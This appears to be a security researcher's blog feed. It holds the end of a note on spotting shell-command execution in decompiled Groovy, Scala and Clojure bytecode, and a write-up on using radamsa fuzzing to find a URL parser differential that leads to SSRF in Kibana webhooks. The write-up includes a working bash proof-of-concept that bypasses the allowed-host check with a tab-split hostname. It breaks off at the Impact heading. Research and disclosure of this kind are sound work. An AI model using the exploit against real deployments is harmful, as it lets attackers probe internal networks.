<span class="kd">public</span> <span class="kd">class</span> <span class="nc">test</span> <span class="kd">extends</span> <span class="nc">Script</span>
<span class="o">{</span>
    <span class="kd">private</span> <span class="kd">static</span> <span class="cm">/* synthetic */</span> <span class="nc">SoftReference</span> <span class="n">$callSiteArray</span><span class="o">;</span>

    <span class="kd">public</span> <span class="nf">test</span><span class="o">()</span> <span class="o">{</span>
        <span class="n">$getCallSiteArray</span><span class="o">();</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="nf">test</span><span class="o">(</span><span class="kd">final</span> <span class="nc">Binding</span> <span class="n">context</span><span class="o">)</span> <span class="o">{</span>
        <span class="n">$getCallSiteArray</span><span class="o">();</span>
        <span class="kd">super</span><span class="o">(</span><span class="n">context</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="kd">static</span> <span class="kt">void</span> <span class="nf">main</span><span class="o">(</span><span class="kd">final</span> <span class="nc">String</span><span class="o">...</span> <span class="n">args</span><span class="o">)</span> <span class="o">{</span>
        <span class="n">$getCallSiteArray</span><span class="o">()[</span><span class="mi">0</span><span class="o">].</span><span class="na">callStatic</span><span class="o">((</span><span class="nc">Class</span><span class="o">)</span><span class="nc">InvokerHelper</span><span class="o">.</span><span class="na">class</span><span class="o">,</span> <span class="o">(</span><span class="nc">Object</span><span class="o">)</span><span class="n">test</span><span class="o">.</span><span class="na">class</span><span class="o">,</span> <span class="o">(</span><span class="nc">Object</span><span class="o">)</span><span class="n">args</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="nc">Object</span> <span class="nf">run</span><span class="o">()</span> <span class="o">{</span>
        <span class="kd">final</span> <span class="nc">CallSite</span><span class="o">[]</span> <span class="n">$getCallSiteArray</span> <span class="o">=</span> <span class="n">$getCallSiteArray</span><span class="o">();</span>
        <span class="k">return</span> <span class="n">$getCallSiteArray</span><span class="o">[</span><span class="mi">1</span><span class="o">].</span><span class="na">callCurrent</span><span class="o">((</span><span class="nc">GroovyObject</span><span class="o">)</span><span class="k">this</span><span class="o">,</span> <span class="n">$getCallSiteArray</span><span class="o">[</span><span class="mi">2</span><span class="o">].</span><span class="na">callGetProperty</span><span class="o">(</span><span class="n">$getCallSiteArray</span><span class="o">[</span><span class="mi">3</span><span class="o">].</span><span class="na">call</span><span class="o">((</span><span class="nc">Object</span><span class="o">)</span><span class="s">"whoami"</span><span class="o">)));</span>
    <span class="o">}</span>

    <span class="kd">private</span> <span class="kd">static</span> <span class="cm">/* synthetic */</span> <span class="nc">CallSiteArray</span> <span class="n">$createCallSiteArray</span><span class="o">()</span> <span class="o">{</span>
        <span class="kd">final</span> <span class="nc">String</span><span class="o">[]</span> <span class="n">array</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">String</span><span class="o">[</span><span class="mi">4</span><span class="o">];</span>
        <span class="n">$createCallSiteArray_1</span><span class="o">(</span><span class="n">array</span><span class="o">);</span>
        <span class="k">return</span> <span class="k">new</span> <span class="nf">CallSiteArray</span><span class="o">((</span><span class="nc">Class</span><span class="o">)</span><span class="n">test</span><span class="o">.</span><span class="na">class</span><span class="o">,</span> <span class="n">array</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="kd">private</span> <span class="kd">static</span> <span class="cm">/* synthetic */</span> <span class="nc">CallSite</span><span class="o">[]</span> <span class="n">$getCallSiteArray</span><span class="o">()</span> <span class="o">{</span>
        <span class="nc">CallSiteArray</span> <span class="n">$createCallSiteArray</span><span class="o">;</span>
        <span class="k">if</span> <span class="o">(</span><span class="n">test</span><span class="o">.</span><span class="n">$callSiteArray</span> <span class="o">==</span> <span class="kc">null</span> <span class="o">||</span> <span class="o">(</span><span class="n">$createCallSiteArray</span> <span class="o">=</span> <span class="n">test</span><span class="o">.</span><span class="n">$callSiteArray</span><span class="o">.</span><span class="na">get</span><span class="o">())</span> <span class="o">==</span> <span class="kc">null</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">$createCallSiteArray</span> <span class="o">=</span> <span class="n">$createCallSiteArray</span><span class="o">();</span>
            <span class="n">test</span><span class="o">.</span><span class="n">$callSiteArray</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">SoftReference</span><span class="o">(</span><span class="n">$createCallSiteArray</span><span class="o">);</span>
        <span class="o">}</span>
        <span class="k">return</span> <span class="n">$createCallSiteArray</span><span class="o">.</span><span class="na">array</span><span class="o">;</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>In the bytecode we can find the definition for <code class="language-plaintext highlighter-rouge">$createcallSiteArray_1</code> that decompilers appear to miss.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code>     <span class="kd">private</span> <span class="kd">static</span> <span class="n">synthetic</span> <span class="kt">void</span> <span class="n">$createCallSiteArray_1</span><span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">String</span><span class="o">[]</span> <span class="n">arg0</span><span class="o">)</span> <span class="o">{</span> <span class="c1">//([Ljava/lang/String;)V</span>
             <span class="n">aload</span> <span class="mi">0</span>
             <span class="n">ldc</span> <span class="mi">0</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">Integer</span><span class="o">)</span>
             <span class="n">ldc</span> <span class="s">"runScript"</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">String</span><span class="o">)</span>
             <span class="n">aastore</span>
             <span class="n">aload</span> <span class="mi">0</span>
             <span class="n">ldc</span> <span class="mi">1</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">Integer</span><span class="o">)</span>
             <span class="n">ldc</span> <span class="s">"println"</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">String</span><span class="o">)</span>
             <span class="n">aastore</span>
             <span class="n">aload</span> <span class="mi">0</span>
             <span class="n">ldc</span> <span class="mi">2</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">Integer</span><span class="o">)</span>
             <span class="n">ldc</span> <span class="s">"text"</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">String</span><span class="o">)</span>
             <span class="n">aastore</span>
             <span class="n">aload</span> <span class="mi">0</span>
             <span class="n">ldc</span> <span class="mi">3</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">Integer</span><span class="o">)</span>
             <span class="n">ldc</span> <span class="s">"execute"</span> <span class="o">(</span><span class="n">java</span><span class="o">.</span><span class="na">lang</span><span class="o">.</span><span class="na">String</span><span class="o">)</span>
             <span class="n">aastore</span>
             <span class="k">return</span>
     <span class="o">}</span>
</code></pre></div></div>

<p>I’m showing only that method definition because the bytecode in general is very verbose, but that seems to load the name of the methods that are going to be invoked at runtime
so if you’re reversing a Groovy app, grepping for <code class="language-plaintext highlighter-rouge">ldc "execute" (java.lang.String)</code> in the bytecode might be a good idea!</p>

<h2 id="scala">Scala</h2>

<p>In <a href="https://en.wikipedia.org/wiki/Scala_(programming_language)">Scala</a> it’s possible to call <code class="language-plaintext highlighter-rouge">!</code> or <code class="language-plaintext highlighter-rouge">!!</code> on strings to execute them as shell commands. <code class="language-plaintext highlighter-rouge">!</code> prints the output on stdout and returns the exit code while <code class="language-plaintext highlighter-rouge">!!</code> returns the command output as a string.</p>

<div class="language-scala highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">import</span> <span class="nn">scala.sys.process._</span>

<span class="k">object</span> <span class="nc">Main</span> <span class="o">{</span>
  <span class="k">def</span> <span class="nf">main</span><span class="o">(</span><span class="n">args</span><span class="k">:</span> <span class="kt">Array</span><span class="o">[</span><span class="kt">String</span><span class="o">])</span> <span class="o">{</span>
    <span class="s">"whoami"</span><span class="o">.!</span>
    <span class="s">"uname -a"</span><span class="o">.!!</span>
  <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Those can easily be identified as <code class="language-plaintext highlighter-rouge">$bang</code> and <code class="language-plaintext highlighter-rouge">$bang$bang</code> and I have to say that I absolutely love that.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">scala.sys.process.package</span><span class="err">$</span><span class="o">;</span>

<span class="c1">//</span>
<span class="c1">// Decompiled by Procyon v0.6.0</span>
<span class="c1">//</span>

<span class="kd">public</span> <span class="kd">final</span> <span class="kd">class</span> <span class="nc">Main</span><span class="err">$</span>
<span class="o">{</span>
    <span class="kd">public</span> <span class="kd">static</span> <span class="kd">final</span> <span class="nc">Main</span><span class="err">$</span> <span class="no">MODULE</span><span class="err">$</span><span class="o">;</span>

    <span class="kd">static</span> <span class="o">{</span>
        <span class="k">new</span> <span class="nc">Main</span><span class="err">$</span><span class="o">();</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="kt">void</span> <span class="nf">main</span><span class="o">(</span><span class="kd">final</span> <span class="nc">String</span><span class="o">[]</span> <span class="n">args</span><span class="o">)</span> <span class="o">{</span>
        <span class="kn">package</span><span class="err">$</span><span class="nn">.MODULE</span><span class="err">$</span><span class="o">.</span><span class="na">stringToProcess</span><span class="o">(</span><span class="s">"whoami"</span><span class="o">).</span><span class="n">$bang</span><span class="o">();</span>
        <span class="kn">package</span><span class="err">$</span><span class="nn">.MODULE</span><span class="err">$</span><span class="o">.</span><span class="na">stringToProcess</span><span class="o">(</span><span class="s">"uname -a"</span><span class="o">).</span><span class="n">$bang$bang</span><span class="o">();</span>
    <span class="o">}</span>

    <span class="kd">private</span> <span class="nc">Main</span><span class="err">$</span><span class="o">()</span> <span class="o">{</span>
        <span class="no">MODULE</span><span class="err">$</span> <span class="o">=</span> <span class="k">this</span><span class="o">;</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<h2 id="clojure">Clojure</h2>

<p><a href="https://en.wikipedia.org/wiki/Clojure">Clojure</a> is a <a href="https://en.wikipedia.org/wiki/Lisp_(programming_language)">Lisp</a> dialect and the biggest departure from Java’s syntax.</p>

<div class="language-clojure highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">(</span><span class="nf">ns</span><span class="w"> </span><span class="n">test.core</span><span class="p">)</span><span class="w">
</span><span class="p">(</span><span class="nf">require</span><span class="w"> </span><span class="o">'</span><span class="p">[</span><span class="n">clojure.java.shell</span><span class="w"> </span><span class="no">:as</span><span class="w"> </span><span class="n">shell</span><span class="p">])</span><span class="w">

</span><span class="p">(</span><span class="k">defn</span><span class="w"> </span><span class="n">-main</span><span class="w"> </span><span class="p">[</span><span class="o">&amp;</span><span class="w"> </span><span class="n">args</span><span class="p">]</span><span class="w">
  </span><span class="p">(</span><span class="nf">shell/sh</span><span class="w"> </span><span class="s">"uname"</span><span class="w"> </span><span class="s">"-a"</span><span class="p">))</span><span class="w">
</span></code></pre></div></div>

<p>This is another one that’s fairly easy to identify in the decompiled output, grepping for <code class="language-plaintext highlighter-rouge">clojure.java.shell</code> should get you what you’re looking for.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">//</span>
<span class="c1">// Decompiled by Procyon v0.6.0</span>
<span class="c1">//</span>

<span class="kn">package</span> <span class="nn">test</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">clojure.lang.RT</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">clojure.lang.IFn</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">clojure.lang.ISeq</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">clojure.lang.Var</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">clojure.lang.RestFn</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">final</span> <span class="kd">class</span> <span class="nc">core</span><span class="n">$_main</span> <span class="kd">extends</span> <span class="nc">RestFn</span>
<span class="o">{</span>
    <span class="kd">public</span> <span class="kd">static</span> <span class="kd">final</span> <span class="nc">Var</span> <span class="n">const__0</span><span class="o">;</span>

    <span class="kd">public</span> <span class="kd">static</span> <span class="nc">Object</span> <span class="nf">invokeStatic</span><span class="o">(</span><span class="kd">final</span> <span class="nc">ISeq</span> <span class="n">args</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">return</span> <span class="o">((</span><span class="nc">IFn</span><span class="o">)</span><span class="n">core$_main</span><span class="o">.</span><span class="na">const__0</span><span class="o">.</span><span class="na">getRawRoot</span><span class="o">()).</span><span class="na">invoke</span><span class="o">((</span><span class="nc">Object</span><span class="o">)</span><span class="s">"uname"</span><span class="o">,</span> <span class="o">(</span><span class="nc">Object</span><span class="o">)</span><span class="s">"-a"</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="nc">Object</span> <span class="nf">doInvoke</span><span class="o">(</span><span class="kd">final</span> <span class="nc">Object</span> <span class="n">o</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">return</span> <span class="nf">invokeStatic</span><span class="o">((</span><span class="nc">ISeq</span><span class="o">)</span><span class="n">o</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="kd">public</span> <span class="kt">int</span> <span class="nf">getRequiredArity</span><span class="o">()</span> <span class="o">{</span>
        <span class="k">return</span> <span class="mi">0</span><span class="o">;</span>
    <span class="o">}</span>

    <span class="kd">static</span> <span class="o">{</span>
        <span class="n">const__0</span> <span class="o">=</span> <span class="no">RT</span><span class="o">.</span><span class="na">var</span><span class="o">(</span><span class="s">"clojure.java.shell"</span><span class="o">,</span> <span class="s">"sh"</span><span class="o">);</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>

<p>This “article” was fairly low on words and was meant more as a reference I can come back to whenever I reverse an application written in any of those languages
(reversing a Scala application actually prompted me to write this). I figured I’d make this public instead of keeping it in my notes so everyone can benefit.
I hope it can be useful to you as well! Happy hunting.</p>

<h3 id="references--tools">References &amp; tools</h3>

<ul>
  <li><a href="https://github.com/mstrobel/procyon">procyon</a></li>
  <li><a href="https://github.com/kwart/jd-cli">jd-cli</a></li>
  <li><a href="https://github.com/Konloch/bytecode-viewer">Bytecode Viewer</a></li>
  <li><a href="https://gitlab.com/dee-see/jvm-command-execution">Repository with the code and compiling process</a></li>
</ul>]]></content><author><name>dee-see</name></author><category term="code-review" /><category term="reverse-engineering" /><summary type="html"><![CDATA[When reverse engineering an application that is shipped as compiled bytecode (jar file, war file, class files, etc.), we normally use a decompiler and then audit the resulting Java code. The catch is that the language the application was written in might not have been Java! Indeed, there are multiple languages that target the Java Virtual Machine (JVM) and produce bytecode just like Java does. On top of generating generally strange decompiled code, this has for effect that the common potentially dangerous functions we normally look for might be different than the ones used in Java. For this blog post, I’m going to be looking at how each language executes shell commands and what it looks like once decompiled.]]></summary></entry><entry><title type="html">SSRF: Bypassing hostname restrictions with fuzzing</title><link href="https://blog.deesee.xyz/fuzzing/security/2021/02/26/ssrf-bypassing-hostname-restrictions-fuzzing.html" rel="alternate" type="text/html" title="SSRF: Bypassing hostname restrictions with fuzzing" /><published>2021-02-26T00:00:00+00:00</published><updated>2021-02-26T00:00:00+00:00</updated><id>https://blog.deesee.xyz/fuzzing/security/2021/02/26/ssrf-bypassing-hostname-restrictions-fuzzing</id><content type="html" xml:base="https://blog.deesee.xyz/fuzzing/security/2021/02/26/ssrf-bypassing-hostname-restrictions-fuzzing.html"><![CDATA[<p>When the same data is parsed twice by different parsers, <a href="https://about.gitlab.com/blog/2020/03/30/how-to-exploit-parser-differentials/">some interesting security bugs</a> can be introduced. In this post I will show how I used fuzzing to find a parser diffential issue in Kibana’s alerting and actions feature and how I leveraged <a href="https://gitlab.com/akihe/radamsa/">radamsa</a> to fuzz NodeJS’ URL parsers.</p>

<h2 id="kibana-alerting-and-actions">Kibana alerting and actions</h2>

<p>Kibana has an <a href="https://www.elastic.co/what-is/kibana-alerting">alerting</a> feature that allows users to trigger an action when certain conditions are met. There’s a variety of actions that can be chosen like sending an email, opening a ticket in Jira or sending a request to a webhook. To make sure this doesn’t become SSRF as a feature, there’s an <a href="https://www.elastic.co/guide/en/kibana/current/alert-action-settings-kb.html#action-settings"><code class="language-plaintext highlighter-rouge">xpack.actions.allowedHosts</code> setting</a> where users can configure a list of hosts that are allowed as webhook targets.</p>

<h2 id="parser-differential">Parser differential</h2>

<p>Parsing URLs consistently is <a href="https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf">notoriously difficult</a> and sometimes the inconsistencies are there <a href="https://hackerone.com/reports/704621">on purpose</a>. Because of this, I was curious to see how the webhook target was validated against the <code class="language-plaintext highlighter-rouge">xpack.actions.allowedHosts</code> setting and how the URL was parsed before sending the request to the webhook. Is it the same parser? If not, are there any URLs that can appear fine to the hostname validation but target a completely different URL when sending the HTTP request?</p>

<p>After digging into the webhook code, I coud identify that hostname validation happens in <a href="https://github.com/elastic/kibana/blob/0a7462dc4acb79bc28873b4ce82a510aa624397c/x-pack/plugins/actions/server/actions_config.ts#L68-L69"><code class="language-plaintext highlighter-rouge">isHostnameAllowedInUri</code></a>. The important part to notice is that the hostname is extracted from the webhook’s URL by doing <code class="language-plaintext highlighter-rouge">new URL(userInputUrl).hostname</code>.</p>

<div class="language-typescript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">function</span> <span class="nx">isHostnameAllowedInUri</span><span class="p">(</span><span class="nx">config</span><span class="p">:</span> <span class="nx">ActionsConfigType</span><span class="p">,</span> <span class="nx">uri</span><span class="p">:</span> <span class="kr">string</span><span class="p">):</span> <span class="nx">boolean</span> <span class="p">{</span>
  <span class="k">return</span> <span class="nx">pipe</span><span class="p">(</span>
    <span class="nx">tryCatch</span><span class="p">(()</span> <span class="o">=&gt;</span> <span class="k">new</span> <span class="nx">URL</span><span class="p">(</span><span class="nx">uri</span><span class="p">)),</span>
    <span class="nx">map</span><span class="p">((</span><span class="nx">url</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="nx">url</span><span class="p">.</span><span class="nx">hostname</span><span class="p">),</span>
    <span class="nx">mapNullable</span><span class="p">((</span><span class="nx">hostname</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="nx">isAllowed</span><span class="p">(</span><span class="nx">config</span><span class="p">,</span> <span class="nx">hostname</span><span class="p">)),</span>
    <span class="nx">getOrElse</span><span class="o">&lt;</span><span class="nx">boolean</span><span class="o">&gt;</span><span class="p">(()</span> <span class="o">=&gt;</span> <span class="kc">false</span><span class="p">)</span>
  <span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<p>On the other hand, the library that sends the HTTP request uses <code class="language-plaintext highlighter-rouge">require('url').parse(userInputUrl).hostname</code> to <a href="https://github.com/axios/axios/blob/59ab559386273a185be18857a12ab0305b753e50/lib/adapters/http.js#L91">parse the hostname</a>.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">var</span> <span class="nx">url</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">url</span><span class="dl">'</span><span class="p">);</span>

<span class="c1">// ...</span>

<span class="c1">// Parse url</span>
<span class="kd">var</span> <span class="nx">fullPath</span> <span class="o">=</span> <span class="nx">buildFullPath</span><span class="p">(</span><span class="nx">config</span><span class="p">.</span><span class="nx">baseURL</span><span class="p">,</span> <span class="nx">config</span><span class="p">.</span><span class="nx">url</span><span class="p">);</span>
<span class="kd">var</span> <span class="nx">parsed</span> <span class="o">=</span> <span class="nx">url</span><span class="p">.</span><span class="nx">parse</span><span class="p">(</span><span class="nx">fullPath</span><span class="p">);</span>

<span class="c1">// ...</span>

<span class="nx">options</span><span class="p">.</span><span class="nx">hostname</span> <span class="o">=</span> <span class="nx">parsed</span><span class="p">.</span><span class="nx">hostname</span><span class="p">;</span>
</code></pre></div></div>

<p>After reading some documentation, I could validate that those were effectively two different parsers and not just two ways of doing the same thing. Very interesting! Now I’m looking for a URL that is accepted by <code class="language-plaintext highlighter-rouge">isHostnameAllowedInUri</code> but results in an HTTP request to a different host. In other words, I’m looking for X where <code class="language-plaintext highlighter-rouge">new URL(X).hostname !== require('url').parse(X).hostname</code> and this is where the fuzzing comes in.</p>

<h2 id="fuzzing-for-ssrf">Fuzzing for SSRF</h2>

<p>When you’re looking to generate test strings without going all in with coverage guided fuzzing like AFL or libFuzzer, <a href="https://gitlab.com/akihe/radamsa/">radamsa</a> is the perfect solution.</p>

<blockquote>
  <p>Radamsa is a test case generator for robustness testing, a.k.a. a fuzzer. It is typically used to test how well a program can withstand malformed and potentially malicious inputs. It works by reading sample files of valid data and generating interestringly different outputs from them.</p>
</blockquote>

<p>The plan was the following:</p>

<ol>
  <li>Feed a normal URL to radamsa as a starting point</li>
  <li>Parse radamsa’s output using both parsers</li>
  <li>If both parsed hostnames are different and valid, save that URL</li>
</ol>

<p>Here’s the code used to do the fuzzing and validate the results:</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">const</span> <span class="nx">child_process</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">child_process</span><span class="dl">'</span><span class="p">);</span>
<span class="kd">const</span> <span class="nx">radamsa</span> <span class="o">=</span> <span class="nx">child_process</span><span class="p">.</span><span class="nx">spawn</span><span class="p">(</span><span class="dl">'</span><span class="s1">./radamsa/bin/radamsa</span><span class="dl">'</span><span class="p">,</span> <span class="p">[</span><span class="dl">'</span><span class="s1">-n</span><span class="dl">'</span><span class="p">,</span> <span class="dl">'</span><span class="s1">inf</span><span class="dl">'</span><span class="p">]);</span>
<span class="nx">radamsa</span><span class="p">.</span><span class="nx">stdin</span><span class="p">.</span><span class="nx">setEncoding</span><span class="p">(</span><span class="dl">'</span><span class="s1">utf8</span><span class="dl">'</span><span class="p">);</span>
<span class="nx">radamsa</span><span class="p">.</span><span class="nx">stdin</span><span class="p">.</span><span class="nx">write</span><span class="p">(</span><span class="dl">"</span><span class="s2">user:pass@domain.com:23/?ab=12#</span><span class="dl">"</span><span class="p">)</span>
<span class="nx">radamsa</span><span class="p">.</span><span class="nx">stdin</span><span class="p">.</span><span class="nx">end</span><span class="p">()</span>

<span class="nx">radamsa</span><span class="p">.</span><span class="nx">stdout</span><span class="p">.</span><span class="nx">on</span><span class="p">(</span><span class="dl">'</span><span class="s1">data</span><span class="dl">'</span><span class="p">,</span> <span class="kd">function</span> <span class="p">(</span><span class="nx">input</span><span class="p">)</span> <span class="p">{</span>
    <span class="nx">input</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">http://</span><span class="dl">'</span> <span class="o">+</span> <span class="nx">input</span>

    <span class="c1">// Resulting host names need to be valid for this to be useful</span>
    <span class="kd">function</span> <span class="nx">isInvalid</span><span class="p">(</span><span class="nx">host</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span> <span class="nx">host</span> <span class="o">===</span> <span class="kc">null</span> <span class="o">||</span> <span class="nx">host</span> <span class="o">===</span> <span class="dl">''</span> <span class="o">||</span> <span class="o">!</span><span class="sr">/^</span><span class="se">[</span><span class="sr">a-zA-Z0-9.-</span><span class="se">]</span><span class="sr">+$/</span><span class="p">.</span><span class="nx">test</span><span class="p">(</span><span class="nx">host1</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="kd">let</span> <span class="nx">host1</span><span class="p">;</span>
    <span class="k">try</span> <span class="p">{</span>
        <span class="nx">host1</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">URL</span><span class="p">(</span><span class="nx">input</span><span class="p">).</span><span class="nx">hostname</span><span class="p">;</span>
    <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">e</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span><span class="p">;</span> <span class="c1">// Both hosts need to parse</span>
    <span class="p">}</span>

    <span class="k">if</span> <span class="p">(</span><span class="nx">isInvalid</span><span class="p">(</span><span class="nx">host1</span><span class="p">))</span> <span class="k">return</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="sr">/^</span><span class="se">([</span><span class="sr">0-9.</span><span class="se">]</span><span class="sr">+</span><span class="se">)</span><span class="sr">$/</span><span class="p">.</span><span class="nx">test</span><span class="p">(</span><span class="nx">host1</span><span class="p">))</span> <span class="k">return</span><span class="p">;</span> <span class="c1">// host1 should be a domain, not an IP</span>

    <span class="kd">let</span> <span class="nx">host2</span><span class="p">;</span>
    <span class="k">try</span> <span class="p">{</span>
        <span class="nx">host2</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">url</span><span class="dl">'</span><span class="p">).</span><span class="nx">parse</span><span class="p">(</span><span class="nx">input</span><span class="p">).</span><span class="nx">hostname</span><span class="p">;</span>
    <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">e</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span><span class="p">;</span> <span class="c1">// Both hosts need to parse</span>
    <span class="p">}</span>

    <span class="k">if</span> <span class="p">(</span><span class="nx">isInvalid</span><span class="p">(</span><span class="nx">host2</span><span class="p">))</span> <span class="k">return</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="nx">host1</span> <span class="o">===</span> <span class="nx">host2</span><span class="p">)</span> <span class="k">return</span><span class="p">;</span>

    <span class="nx">console</span><span class="p">.</span><span class="nx">log</span><span class="p">(</span>
        <span class="s2">`</span><span class="p">${</span><span class="nb">encodeURIComponent</span><span class="p">(</span><span class="nx">input</span><span class="p">)}</span><span class="s2"> was parsed as </span><span class="p">${</span><span class="nx">host1</span><span class="p">}</span><span class="s2"> with URL constructor and </span><span class="p">${</span><span class="nx">host2</span><span class="p">}</span><span class="s2"> with url.parse.`</span>
    <span class="p">);</span>
<span class="p">});</span>
</code></pre></div></div>

<p>There are some issues with that code and I think the stdin writer might have trouble handling null bytes, but nevertheless after a little while this popped up (the output was URL-encoded to catch non-printable characters):</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http%3A%2F%2Fuser%3Apass%40domain.com%094294967298%2F%3Fab%3D- was parsed as domain.com4294967298 with URL constructor and domain.com with url.parse.
</code></pre></div></div>

<p>With the original string containing the hostname <code class="language-plaintext highlighter-rouge">domain.com&lt;TAB&gt;4294967298</code>, one parser stripped the tab character and the other truncated the hostname where the tab was inserted. This is very interesting and can definitely be abused: imagine a webhook that requires the target to be <code class="language-plaintext highlighter-rouge">yourdomain.com</code>, but when you enter <code class="language-plaintext highlighter-rouge">yourdomain.co&lt;TAB&gt;m</code> the filter thinks it’s valid but the request is actually sent to <code class="language-plaintext highlighter-rouge">yourdomain.co</code>. All the attacker has to do is register that domain and point it to <code class="language-plaintext highlighter-rouge">127.0.0.1</code> or any other internal target and it makes for a fun SSRF.</p>

<h2 id="the-attack">The attack</h2>

<p>This is exactly what could be achived in Kibana.</p>

<ol>
  <li>Assume the <code class="language-plaintext highlighter-rouge">xpack.actions.allowedHosts</code> setting requires webhooks to target <code class="language-plaintext highlighter-rouge">yourdomain.com</code></li>
  <li>As the attacker, register <code class="language-plaintext highlighter-rouge">yourdomain.co</code></li>
  <li>Add a DNS record pointing to <code class="language-plaintext highlighter-rouge">127.0.0.1</code> or any other internal IP</li>
  <li>Create a webhook action</li>
  <li>Use the API to send a test message to the webhook and specify the url <code class="language-plaintext highlighter-rouge">yourdomain.co&lt;TAB&gt;m</code></li>
  <li>Observe the response, in this case there were 3 different responses allowing to differentiate a live host, a live host that responds to HTTP requests and a dead host</li>
</ol>

<p>Here’s the script used to demonstrate the attack.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">kibana_url</span><span class="o">=</span><span class="s2">"https://localhost:5601/"</span>
<span class="nv">creds</span><span class="o">=</span><span class="s2">"elastic:changeme"</span>

<span class="c"># The \t is important</span>
<span class="nv">ssrf_target</span><span class="o">=</span><span class="s2">"http://yourdomain.co</span><span class="se">\t</span><span class="s2">m"</span>

<span class="c"># Create Webhook Action</span>
<span class="nv">connector_id</span><span class="o">=</span><span class="si">$(</span>curl <span class="nt">-sk</span> <span class="nt">-u</span> <span class="s2">"</span><span class="nv">$creds</span><span class="s2">"</span> <span class="nt">--url</span> <span class="s2">"</span><span class="nv">$kibana_url</span><span class="s2">/api/actions/action"</span> <span class="nt">-X</span> POST <span class="nt">-H</span> <span class="s1">'Content-Type: application/json'</span> <span class="nt">-H</span> <span class="s1">'kbn-xsrf: true'</span> <span class="se">\</span>
    <span class="nt">-d</span> <span class="s1">'{"actionTypeId":".webhook","config":{"method":"post","hasAuth":false,"url":"'</span><span class="nv">$ssrf_target</span><span class="s1">'","headers":{"content-type":"application/json"}},"secrets":{"user":null,"password":null},"name":"'</span><span class="si">$(</span><span class="nb">date</span> +%s<span class="si">)</span><span class="s1">'"}'</span> |
    jq <span class="nt">-r</span> .id<span class="si">)</span>

<span class="c"># Send request to target using the test function</span>
curl <span class="nt">-sk</span> <span class="nt">-u</span> <span class="s2">"</span><span class="nv">$creds</span><span class="s2">"</span> <span class="nt">--url</span> <span class="s2">"</span><span class="nv">$kibana_url</span><span class="s2">/api/actions/action/</span><span class="nv">$connector_id</span><span class="s2">/_execute"</span> <span class="nt">-X</span> POST <span class="nt">-H</span> <span class="s1">'Content-Type: application/json'</span> <span class="nt">-H</span> <span class="s1">'kbn-xsrf: true'</span> <span class="se">\</span>
    <span class="nt">-d</span> <span class="s1">'{"params":{"body":"{\"arbitrary_payload_here\":true}"}}'</span>

<span class="c"># Server should have received the request</span>
</code></pre></div></div>

<h2 id="impact">Impact</h2>

